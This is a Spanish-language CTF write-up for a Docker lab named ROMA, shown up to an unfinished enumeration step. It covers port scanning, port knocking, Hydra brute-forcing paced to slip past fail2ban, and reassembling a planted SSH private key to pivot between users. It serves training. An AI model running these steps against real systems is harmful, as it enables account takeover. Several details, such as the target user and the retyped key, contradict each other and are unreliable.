



Informe Técnico CTF - LAB ROMA

Documento técnico con enfoque de ciberseguridad, trazabilidad y evidencia del compromiso



1. Objetivo

Documentar de forma profesional la resolución del CTF del laboratorio ROMA, registrando la secuencia de reconocimiento, enumeración, acceso, pivoteo entre usuarios y escalada final a root hasta la obtención de la FLAG.



2. Contexto del laboratorio

El laboratorio fue desplegado en un entorno controlado mediante Docker. El escenario presenta varios servicios expuestos y requiere combinar técnicas de enumeración, fuerza bruta, autenticación por clave SSH y elevación de privilegios para resolver el reto.

WHOAMI-LABS.COM

```
=====
Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.
=====
```

```
[*] Cargando imagen desde roma.tar...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...
```

```
=====
[✓] Laboratorio desplegado correctamente.
=====
```

```
LAB: ROMA
DIFICULTAD: ★★★★★★ difícil (5 puntos)
```

```
=====
IP del laboratorio: 172.17.0.2
=====
```

```
Ingresar la flag (formato ROMA{...}):
```



Imagen 1: Captura del LAB ROMA ejecutado en Docker, mostrando la IP del laboratorio y el campo donde se debe ingresar la FLAG.

3. Reconocimiento inicial con Nmap

Se ejecutó un escaneo Nmap sobre la IP del laboratorio para identificar la superficie expuesta. Esta fase permitió descubrir los servicios accesibles y orientar la estrategia de análisis posterior.

```
└─$ nmap -sS -sV -sC -p- -Pn --min-rate=5000 172.17.0.2 -vvv
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-02 17:21 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 17:21
Completed NSE at 17:21, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 17:21
Completed NSE at 17:21, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 17:21
Completed NSE at 17:21, 0.00s elapsed
Initiating ARP Ping Scan at 17:21
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 17:21, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:21
Completed Parallel DNS resolution of 1 host. at 17:21, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 17:21
Scanning 172.17.0.2 [65535 ports]
Discovered open port 21/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 7003/tcp on 172.17.0.2
Discovered open port 7007/tcp on 172.17.0.2
Discovered open port 7005/tcp on 172.17.0.2
Completed SYN Stealth Scan at 17:21, 1.24s elapsed (65535 total ports)
Initiating Service scan at 17:21
Scanning 6 services on 172.17.0.2
Completed Service scan at 17:21, 6.03s elapsed (6 services on 1 host)
NSE: Script scanning 172.17.0.2.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 17:21
Completed NSE at 17:21, 1.20s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 17:21
Completed NSE at 17:21, 0.03s elapsed
```

 Imagen 2: Ejecución del escaneo Nmap hacia la IP del laboratorio.

Resultados de Nmap

El escaneo identificó los puertos 21, 80, 7003, 7005 y 7007 en estado listening. Estos resultados confirman un entorno con múltiples puntos de exposición y sugieren revisar tanto el plano web como posibles servicios auxiliares o mecanismos de acceso indirecto.

Puerto	Servicio / lectura	Valor para el análisis
21	FTP	Posible autenticación o vector asociado a archivos
80	HTTP	Enumeración web y revisión de contenido
7003	Servicio expuesto	Revisión por correlación con el escaneo
7005	Servicio expuesto	Posible componente auxiliar del reto
7007	Servicio expuesto	Indicador de superficie ampliada

```

80/tcp open  http          syn-ack ttl 64 Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Roma - La Ciudad Eterna
|_ http-methods:
|_   Supported Methods: GET POST OPTIONS HEAD
7003/tcp open  afs3-vlserver? syn-ack ttl 64
|_ fingerprint-strings:
|_   NULL:
|_     SISTEMA ROMA - M
|_     DULO R1
|_     Usuario del sistema: roma1
|_     Informaci
|_     confidencial
|_     Acceso no autorizado ser
|_     registrado
7005/tcp open  afs3-volser?   syn-ack ttl 64
|_ fingerprint-strings:
|_   NULL:
|_     SISTEMA ROMA - M
|_     DULO R2
|_     Usuario del sistema: roma2
|_     Informaci
|_     confidencial
|_     Este puerto es solo de diagn
|_     stico
7007/tcp open  afs3-bos?      syn-ack ttl 64
|_ fingerprint-strings:
|_   NULL:
|_     SISTEMA ROMA - M
|_     DULO R3
|_     Usuario del sistema: roma3
|_     Informaci
|_     confidencial
|_     Acceso restringido
3 services unrecognized despite returning data. If you know the service/version, please submit th
bin/submit.cgi?new-service :

```

 Imagen 3: Resultados de Nmap con los puertos 21, 80, 7003, 7005 y 7007 visibles.

4. Enumeración web con Gobuster

Se utilizó Gobuster para identificar directorios y rutas accesibles dentro del servicio web. Esta técnica permitió localizar contenido adicional y ampliar la visibilidad sobre el comportamiento de la aplicación.

```

(kali@kali)-[~]
$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt -x php,txt,bak,old,zip,tar,gz,log,swp,html
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: txt,bak,old,zip,tar,gz,log,swp,php,html
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.hta (Status: 403) [Size: 275]
/.hta.log (Status: 403) [Size: 275]
/.hta.gz (Status: 403) [Size: 275]
/.hta.swp (Status: 403) [Size: 275]
/.hta.old (Status: 403) [Size: 275]
/.hta.bak (Status: 403) [Size: 275]
/.hta.html (Status: 403) [Size: 275]
/.hta.php (Status: 403) [Size: 275]
/.hta.txt (Status: 403) [Size: 275]
/.hta.zip (Status: 403) [Size: 275]
/.hta.tar (Status: 403) [Size: 275]
/.htaccess.zip (Status: 403) [Size: 275]
/.htaccess.txt (Status: 403) [Size: 275]
/.htaccess.old (Status: 403) [Size: 275]
/.htaccess.log (Status: 403) [Size: 275]
/.htaccess.gz (Status: 403) [Size: 275]
/.htaccess (Status: 403) [Size: 275]
/.htaccess.tar (Status: 403) [Size: 275]
/.htaccess.bak (Status: 403) [Size: 275]
/.htpasswd (Status: 403) [Size: 275]
/.htaccess.html (Status: 403) [Size: 275]
/.htaccess.php (Status: 403) [Size: 275]
/.htpasswd.html (Status: 403) [Size: 275]
/.htaccess.swp (Status: 403) [Size: 275]
/.htpasswd.bak (Status: 403) [Size: 275]
/.htpasswd.gz (Status: 403) [Size: 275]
/.htpasswd.txt (Status: 403) [Size: 275]

```

📌 Imagen 4: Ejecución de Gobuster para enumeración de directorios.

```

/.htpasswd.php (Status: 403) [Size: 275]
/.ssh (Status: 200) [Size: 1]
/css (Status: 301) [Size: 306] [--> http://172.17.0.2/css/]
/img (Status: 301) [Size: 306] [--> http://172.17.0.2/img/]
/index.html (Status: 200) [Size: 1187]
/index.html (Status: 200) [Size: 1187]
/js (Status: 301) [Size: 305] [--> http://172.17.0.2/js/]
/R (Status: 301) [Size: 304] [--> http://172.17.0.2/R/]
/server-status (Status: 403) [Size: 275]
/status.php (Status: 200) [Size: 7412]
Progress: 50743 / 50743 (100.00%)
=====
Finished
=====

```

```

(kali@kali)-[~]
$ gobuster dir -u http://172.17.0.2/R -w /usr/share/wordlists/dirb/common.txt -x php,txt,bak,old,zip,tar,gz,log,swp,html
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://172.17.0.2/R
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: bak,old,tar,gz,swp,zip,log,html,php,txt
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.hta.txt (Status: 403) [Size: 275]
/.hta.php (Status: 403) [Size: 275]

```

```
./htpasswd.zip (Status: 403) [Size: 275]
/admin (Status: 301) [Size: 310] [--> http://172.17.0.2/R/admin/]
/o (Status: 301) [Size: 306] [--> http://172.17.0.2/R/O/]
Progress: 50743 / 50743 (100.00%)
=====
Finished
=====

(kali@kali)-[~]
$
```

 Imagen 5: Resultados de Gobuster con directorios encontrados para exploración.

5. Revisión del sitio y controles detectados

Durante la inspección del sitio se revisó el estado y contenido de la web. En esta etapa se detectó la presencia de fail2ban, configurado para bloquear IPs ante intentos fallidos dentro de una ventana de 60 segundos con dos intentos, lo que condiciona cualquier prueba de autenticación.

Desde una lectura de ciberseguridad, este control reduce ataques repetitivos, pero no elimina el riesgo si el atacante ajusta el ritmo, cambia origen o encuentra credenciales válidas.




 Imagen 6: Revisión del estado y contenido del sitio web, incluyendo la detección de fail2ban.

6. Revisión de archivos y código

Se inspeccionaron algunos archivos descubiertos en los directorios enumerados para buscar indicios útiles, versiones, comentarios o datos internos. Sin embargo, esta revisión no entregó un vector de ataque claro en esa etapa.




 Imagen 7: Revisión del código o contenido de archivos hallados en los directorios.

7. Knock y habilitación de SSH

Al no encontrar un vector de explotación evidente en la capa web, se correlacionó la salida del escáner con la existencia de los usuarios roma1, roma2 y roma3. Dado que el servicio SSH no aparecía inicialmente en escucha, se aplicó la técnica de port knocking para habilitarlo y validar posteriormente que quedara en listening.

Este comportamiento evidencia un mecanismo de ocultamiento del servicio administrativo, útil para reducir exposición directa, aunque insuficiente si el patrón es descubierto.

```
(kali@kali)-[~/edutek/roma]
$ knock -v 172.17.0.2 7003 7005 7007
hitting tcp 172.17.0.2:7003
hitting tcp 172.17.0.2:7005
hitting tcp 172.17.0.2:7007

(kali@kali)-[~/edutek/roma]
$ nc -vn 172.17.0.2 22
(UNKNOWN) [172.17.0.2] 22 (ssh) open
SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.13
^C
```

 Imagen 8: Evidencia del port knocking y validación posterior de SSH en listening.

8. Acceso inicial mediante fuerza bruta controlada

Sin contar con una contraseña válida, se realizó un ataque de fuerza bruta por diccionario con Hydra utilizando el usuario roma3. La prueba permitió identificar una credencial válida e iniciar sesión sobre el entorno.

A nivel de seguridad, esta etapa demuestra debilidad en la robustez de credenciales o en la resistencia del servicio frente a intentos de autenticación.

```
(kali@ kali) [~/edutek/roma]
$ hydra -l roma3 -F /usr/share/wordlists/rockyou.txt -W 61 -t 1 -V ssh://172.17.0.2
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-02 20:52:23
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 14344399 login tries (1:1/p:14344399), ~14344399 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[ATTEMPT] target 172.17.0.2 - login "roma3" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "roma3" - pass "12345" - 2 of 14344399 [child 0] (0/0)
[STATUS] 2.00 tries/min, 2 tries in 00:01h, 14344397 to do in 119536:39h, 1 active
[ATTEMPT] target 172.17.0.2 - login "roma3" - pass "123456789" - 3 of 14344399 [child 0] (0/0)
[STATUS] 1.00 tries/min, 3 tries in 00:03h, 14344396 to do in 239073:17h, 1 active
[ATTEMPT] target 172.17.0.2 - login "roma3" - pass "password" - 4 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "roma3" - pass "iloveyou" - 5 of 14344399 [child 0] (0/0)
[STATUS] 0.71 tries/min, 5 tries in 00:07h, 14344394 to do in 334702:32h, 1 active
[ATTEMPT] target 172.17.0.2 - login "roma3" - pass "princess" - 6 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "roma3" - pass "1234567" - 7 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "roma3" - pass "rockyou" - 8 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "roma3" - pass "12345678" - 9 of 14344399 [child 0] (0/0)
[STATUS] 0.60 tries/min, 9 tries in 00:15h, 14344390 to do in 398455:17h, 1 active
[ATTEMPT] target 172.17.0.2 - login "roma3" - pass "abc123" - 10 of 14344399 [child 0] (0/0)
[22][ssh] host: 172.17.0.2 login: roma3 password: abc123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-02 21:11:23

(kali@ kali) [~/edutek/roma]
```

 Imagen 9: Ataque por diccionario con Hydra sobre el usuario roma3 y hallazgo de la contraseña válida.

9. Análisis interno como roma3

Una vez dentro como roma3, se realizó búsqueda de binarios y mecanismos de elevación. El binario más relevante fue doas; sin embargo, por permisos no podía ejecutarse ni modificarse su configuración, y la evidencia indicaba que quien podía utilizarlo era roma2, usuario al que todavía no se tenía acceso.

```
roma3@roma:~$ find / -perm -4000 -type f 2>/dev/null | grep -vE "/usr/bin|usr/lib|bin|sbin"
roma3@roma:~$ strings /usr/local/bin/doas | grep "doas"
usage: doas [-nSs] [-a style] [-C config] [-u user] command [args]
doas is not enabled, %s
/usr/local/etc/doas.conf
doas
doas:
doas.c
roma3@roma:~$ /usr/local/bin/doas cat /usr/local/etc/doas.conf
doas: Operation not permitted
roma3@roma:~$ cat /usr/local/etc/doas.conf
permit nopass keepenv roma2 as root
```

 Imagen 10: Enumeración interna como roma3, mostrando doas y la limitación de permisos.

10. Hallazgo de clave privada SSH

Al no encontrar una ruta directa de escalación desde roma3, se continuó con la búsqueda de información sensible. En esta fase se localizaron archivos correspondientes a una clave privada SSH, abriendo una nueva línea de acceso lateral entre usuarios.


```

roma3@roma:~$ ls -lhai
total 52K
2407497 drwx----- 1 roma3 roma3 4.0K May 3 11:03 .
2668926 drwxr-xr-x 1 root root 4.0K Feb 3 19:16 ..
2407447 -rw-r--r-- 1 roma3 roma3 220 Feb 25 2020 .bash_logout
2407448 -rw-r--r-- 1 roma3 roma3 3.7K Feb 25 2020 .bashrc
2014161 drwx----- 2 roma3 roma3 4.0K May 3 11:00 .cache
2407449 -rw-r--r-- 1 roma3 roma3 807 Feb 25 2020 .profile
2407498 drwxr-xr-x 2 roma3 roma3 4.0K Feb 3 19:16 Desktop
2407500 drwxr-xr-x 2 roma3 roma3 4.0K Feb 3 19:16 Downloads
2014176 -rwxrwxr-x 1 roma3 roma3 16K May 3 11:03 lib.so
roma3@roma:~$ cd Desktop/
roma3@roma:~/Desktop$ ls
roma3@roma:~/Desktop$ ls -lhai
total 12K
2407498 drwxr-xr-x 2 roma3 roma3 4.0K Feb 3 19:16 .
2407497 drwx----- 1 roma3 roma3 4.0K May 3 11:03 ..
2407499 -rw-r--r-- 1 roma3 roma3 959 Feb 3 19:16 .ssh_part1
roma3@roma:~/Desktop$ cat .ssh_part1
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABAG5vbmUAAAABbm9uZQAAAAAAAAABAAABFwAAAAAdzc2gtcn
NhAAAAAwEAAQAAQEAoLzZK0YEIDI6LWq59lg3O92/YGpbDuQ2Jn18fD6Xz4PG95KUyN17
t7cQaCzkA55pYrGWkiilY+ZdrKsodTfJaE/9EkF3DCpuRaiA8bIQxb7Fh2AGdquiwNtDZH
p0Wq7KpQP3nLDb0cQJTs3nKrrrlX97VGhnEl9w57/8eEte+J2yhrPy+JnUglks6K4M4iXX
u57miY6QSS7z93Fbo+GTNcwawixDJb2Y8mlt9fDfR4hdwLDk2ggSv7aeLS93hze3boIZZc
Ukd4QCnfUdTn7InDaCb6qXXrWeIklHHT4pdZ/Z+Fzpy4868i4qiIeq2OGmF9SdmENaykX
XJ+lp6kkQwAAA8ANRK+hDUSvoQAAAAdzc2gtcnNhAAABAQCgvNkrRgQgMjotarn2Wdc73b
9galsO5DYmeXx8PpfPg8b3kpTI2Xu3txBoLOQDnmlisZaSKLVj5l2sqyh1N8loT/0SQXcM
Km5FqIDxshDFvsWHYAZ2q6LA2ONkenRarsqlA/ecsNvRxAlOzecquuuVf3tUaGcSX3Dnv/
x4S174nbKGS/L4mdSDWSzorgziJde7nuaJjpBKzvP3cVuj4ZM1zBrCLEMlvZjyaW318N9H

```

```

roma3@roma:~/Downloads$ ls -lhai
total 12K
2407500 drwxr-xr-x 2 roma3 roma3 4.0K Feb 3 19:16 .
2407497 drwx----- 1 roma3 roma3 4.0K May 3 11:03 ..
2407501 -rw-r--r-- 1 roma3 roma3 852 Feb 3 19:16 .ssh_part2
roma3@roma:~/Downloads$ cat .ssh_part2
ZbV+Gh260cAvdq6p/vt++jZRkV3AJeFZk6fYuNmGhfXgl+eMhGuar+Kx4UXXtviz5cxZM5
FPPyBsTj3HUCiG0lOUmX4MgMLE0w59CVLNy6XuWYV6aBHIAHhbussRvdLSR9KrpBprtr5h
j7/3L5khx0HRjO2kZaIvacf4HvsxIbkZ+7WYDxlXShkntn2XtCJbimIL9e2wBiAwcZrvHc
REariBAwZ8pjo7NjV6QPvY5XKQzp3olkGhb7Dg9HURsBAAAAgGko878GA5izWsv2sWszo+
zitM+S6Na/JWplN4pY8LkWqXH9Md2S+62Jmz60JGbwOfZYhiScLP3YyD3/EvB3vD0jp5uH
wkB0kx3iL5emR0ivSQie0KpDD/zC+iW8RELe+Bz5Tt9v1xJoPLtXOHmmUDPbWwmyzjkzZC
8LM0pq9XwCAAAAgQDTgPzb5WiOliblidyIyJzwYv9GxbCCFamyJnUeHJEqsTjn47D+35KE
SWelSkNDFzGRVWwuOaRxftU3pzy5glw0dHelSY9edd+ml7AqjufM9mVqIUEBcd+/zvrX
k8jncC60B/phaJxn7BuJcLSGNPQxo3kKS+4o2q3FJQ1gdXAwAAAEAw028OHMo5z1ElwjK
/wiP2jWOyf/7g6lvVhlU9HHHOCh29v2dRSBG6o3c7iGPqUVlMD2n8cGat75kOFW6Ys+j3P
8f1Yg3wlKM5FiV3T3HRQO2MwiVDYUSZFp50dXWxwWAisgmuxsTrRxlyopHAPFqxqO/Wlc5J
B7Yjp2Z+qMV12cEAAAAKcm9tYTFacm9tYQE=
-----END OPENSSH PRIVATE KEY-----
roma3@roma:~/Downloads$ LS

```

 Imagen 11: Evidencia del hallazgo de archivos relacionados con una private key SSH.

11. Preparación de la clave y acceso a roma1

Se creó un archivo con el contenido de la clave encontrada y se ajustaron permisos para intentar autenticación por SSH. Con esta evidencia se consiguió acceso exitoso al usuario roma1.


```

roma3@roma:~$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaClrZXktdjEAAAAABG5vbmUAAAAAEbm9uZQAAAAAAAAABAAABFwAAAAAdzc2gtcn
NhAAAAAwEAAQAAQEAoLzZK0YEIDI6LWq59lg3O92/YGpbDuQ2Jn18fD6Xz4PG95KUyN17
t7cQaCzka55pYrGwkiilY+ZdrKsodTfJaE/9EkF3DCpuRaiA8bIQxb7Fh2AGdquiwnTDZH
p0Wq7KpQP3nLDb0cQJTs3nKrrrlX97VGhneL9w57/8eEte+J2yhrPy+JnUg1ks6K4M4iXX
u57miY6QSS7z93Fbo+GTNcwawixDjb2Y8mlt9fDfR4hdwLDk2ggSv7aeLS93hze3boIZZc
Ukzd4QCnfUdTn7InDaCb6qXXrWeIk1Hht4pdZ/Z+Fzpy4868i4qiIeq2OGmF9SdmENaykX
XJ+lp6kkQwAAA8ANRK+hDUSvoQAAAAAdzc2gtcnNhAAABAQCgvNkrRgQgMjotarn2WDC73b
9galsO5DYmeXx8PpfPg8b3kptI2Xu3txBoLoQDnmlisZaSKLVj5l2sqyh1N8loT/0SQXcM
Km5FqIDxshDFvsWHYAZ2q6LA20NkenRarsqlA/ecsNvRxAlOzecquuuVf3tUaGcSX3Dnv/
x4S174nbKGs/L4mdSDWSzorgziJde7nuaJjpBKzvP3cVuj4ZM1zBrCLEMLvZjyaW318N9H
iF3AsOTaCBK/tp4tL3eHN7dugh1lxSTN3hAKd9R1OfsicNoJvqpdetZ4iSUce3i1ln9n4X
OnLjzryLiqIh6rY4aYX1J2YQ1rKRdcn6WnqSRDAAAAAwEAAQAAQBlOf9k9farAVcmSccS
i/jQLTaTfwJo4YbnnV0HKF+9lHkWUgXk/5TVHhO7Yy7znwkNG15QVM567+p6JUCUmGEjn/
ZbV+Gh26OcAvdq6p/vt++jZrkV3AJeFZk6fYuNmghfxgl+eMhGuar+Kx4UXXtviz5cxZM5
FPPyBsTj3HUCiG0lOUmX4MgMLe0w59CVLNy6XuWYV6aBHIAHhbussRvdLSR9KrpBprtr5h
j7/3L5khx0HRjO2kZaIvacf4HvsxIbkZ+7WYDxlXShkntn2XtCJbimIL9e2wBiAwcZrvHc
REarIBAwZ8pjo7NjV6QPpyv5XKQzp3olkGhb7Dg9HURsBAAAAGKko878GA5izWsv2sWszo+
zitM+S6Na/JWplN4pY8LkWqXH9Md2S+62Jmz60JGbwOfZYhiScLP3YyD3/EvB3vDOjp5uH
wkB0kx3iL5emR0ivSQie0KpDD/zC+iW8RELe+Bz5Tt9v1xJoPLtXOHmmUDPbWwmyzjkzzC
8LM0pq9XwCAAAAGQDTgPzb5Wi0liblidyIyjjwYv9GxbCCFamyJnUeHJEqsTjn47D+35KE
SWelSkNDFzGRVWwuOaRxftU3pzy5glw0dHelFsy9edd+ml7AqjufM9mVqIUEBcd/+zvrX
k8jncC60B/phajxn7BuJcLSGNPQxo3kKS+4o2q3FJQlgdXAwAAAEAw028OHMo5z1ElwjK
/wiP2jWoyf/7g6lvVhlU9HHHOCh29v2dRSBG6o3c7iGPqUVLMD2n8cGat75kOFW6Ys+j3P
8fLYg3wLKM5FiV3T3HRQO2MwiVDYUSZFp50dXWxwWaisgmuxsTrRxlyopHAPFxqO/Wlc5J
B7Yjp2Z+qMVl2cEAAAAAKcm9tYTFacm9tYQE=
-----END OPENSSH PRIVATE KEY-----

```

```

roma3@roma:~$ chmod 600 id_rsa
roma3@roma:~$
roma3@roma:~$

```

```

roma3@roma:~$ ssh -v -i id_rsa roma2@172.17.0.2
OpenSSH_8.2p1 Ubuntu-4ubuntu0.13, OpenSSL 1.1.1f 31 Mar 2020
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: /etc/ssh/ssh_config line 19: include /etc/ssh/ssh_config.d/*.conf matched no files
debug1: /etc/ssh/ssh_config line 21: Applying options for *
debug1: Connecting to 172.17.0.2 [172.17.0.2] port 22.
debug1: Connection established.
debug1: identity file id_rsa type -1
debug1: identity file id_rsa-cert type -1
debug1: Local version string SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.13
debug1: Remote protocol version 2.0, remote software version OpenSSH_8.2p1 Ubuntu-4ubuntu0.13
debug1: match: OpenSSH_8.2p1 Ubuntu-4ubuntu0.13 pat OpenSSH* compat 0x04000000
debug1: Authenticating to 172.17.0.2:22 as 'roma2'
debug1: SSH2_MSG_KEXINIT sent
debug1: SSH2_MSG_KEXINIT received
debug1: kex: algorithm: curve25519-sha256
debug1: kex: host key algorithm: ecdsa-sha2-nistp256
debug1: kex: server->client cipher: chacha20-poly1305@openssh.com MAC: <implicit> compression: none
debug1: kex: client->server cipher: chacha20-poly1305@openssh.com MAC: <implicit> compression: none
debug1: expecting SSH2_MSG_KEX_ECDH_REPLY
debug1: Server host key: ecdsa-sha2-nistp256 SHA256:uhkC1rjOW5Ixlsg3MAB7NFBvFAdbEFELSAFLgQRobxA
debug1: Host '172.17.0.2' is known and matches the ECDSA host key.
debug1: Found key in /home/roma3/.ssh/known_hosts:1
debug1: resetting send seqnr 3
debug1: kex: sent after 124217798 blocks

```

 Imagen 12: Creación del archivo de clave, asignación de permisos y acceso exitoso a roma1 por SSH.

12. Enumeración como roma1

Dentro de roma1 se validaron permisos sudo, binarios disponibles y archivos de interés. Esta revisión permitió detectar información adicional relevante para continuar el pivoteo entre cuentas del sistema.

```

romal@roma:~$ sudo -l
[sudo] password for romal:
Sorry, try again.
[sudo] password for romal:
sudo: 1 incorrect password attempt
romal@roma:~$ ls
Desktop
romal@roma:~$ ls -lhai
total 36K
2668927 drwx----- 1 romal romal 4.0K May  3 12:10 .
2668926 drwxr-xr-x 1 root  root  4.0K Feb  3 19:16 ..
2407439 -rw-r--r-- 1 romal romal 220 Feb 25 2020 .bash_logout
2407440 -rw-r--r-- 1 romal romal 3.7K Feb 25 2020 .bashrc
2014178 drwx----- 2 romal romal 4.0K May  3 12:10 .cache
